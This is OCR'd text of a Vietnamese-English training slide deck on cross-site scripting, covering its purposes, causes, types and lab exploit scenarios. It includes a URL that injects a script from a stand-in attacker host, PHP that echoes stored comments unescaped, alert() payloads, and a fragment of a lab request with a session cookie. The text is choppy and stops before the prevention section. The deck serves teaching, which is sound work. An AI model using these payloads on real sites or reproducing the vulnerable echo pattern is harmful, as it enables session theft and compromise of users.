

XSS
Cross-site Scripting

# Cross-site scripting

## Agenda

- **What ‘s cross-site scripting and purposes**
- **How does XSS work**
- **Cause**
- **Exploit scenario**
- **Impact of XSS**
- **Fiding and Exploit**
- **How to prevent XSS**

# What is cross-site scripting (XSS) ?





- **Là một lỗ hổng bảo mật mà attacker inject mã độc thực thi vào website (thường là javascript)**

- **Là lỗ hổng bảo mật cho phép attacker xâm phạm các tương tác mà user thực hiện với một ứng dụng dễ bị tấn công**


# Attack purpose

# Attack purpose


- **Đánh cắp thông tin người dùng**
- **Phát tán malware**
- **Thực hiện hành động không mong muốn**
- **Tấn công vào người dùng khác (Worm-XSS)**



# How does XSS work?



https://insecure-website.com/comment?message=<script src=https://evil-user.net/badscript.js></script>
$
LOGIN
* Password
? Sensitive data
$ Wire transfer
Mother's maiden name

# Cause?



# Cause

- **Không xử lý hoặc không mã hóa input của người dùng trước khi nó được hiển thị trên trình duyệt của người khác**
- **Không mã hoá thông tin của người dùng**



# Cause

```php
if ($_SERVER["REQUEST_METHOD"] == "POST") {
    $comment = $_POST['comment'];

    $stmt = $conn->prepare("INSERT INTO comments (comment) VALUES (?)");
    $stmt->bind_param("s", $comment);
    $stmt->execute();
}
```

```php
if ($result->num_rows > 0) {
    while($row = $result->fetch_assoc()) {
        $comment = $row['comment'];
        echo "<div>$comment</div>";
    }
} else {
    echo "0 results";
}
```

# Exploit scenario

# Exploit scenario

## Comments

Scott Com | 17 March 2024

Did we go to school together?

I.C. Poorly | 04 April 2024


A very interesting piece! I was so engrossed I forgot to pick up my kids from school.

## Leave a comment

Comment:

# Exploit scenario


```
<script>alert(1)</script>
```



# Exploit scenario

```
ce: cross-site
de: no-cors
st: empty
ps://0aa0003703ba9be280f72bb5001b00d2.web-security-academy.net/
ing: gzip, deflate, br
age: en-US,en;q=0.9

JUGuNITb0itb7AcEtN3WoKvpCVf; session=7x7LDdjvqWb03on5MsIsRYKbdwcqc1lc
```




# Types of XSS


# Types of XSS

| | |
|---|---|
| **Reflected** | **Trả về các user input** |
| **Stored XSS** | **Scripts độc hại đến từ db của trang web.** |
| **DOM-base XSS** | **Tồn tại ở client-side chứ k phải server-side** |


# DOM




**message=Please fill in the form**




**message=<label>Gender</label>**
**<script>function show(){alert();}</script>**



# Impact of XSS

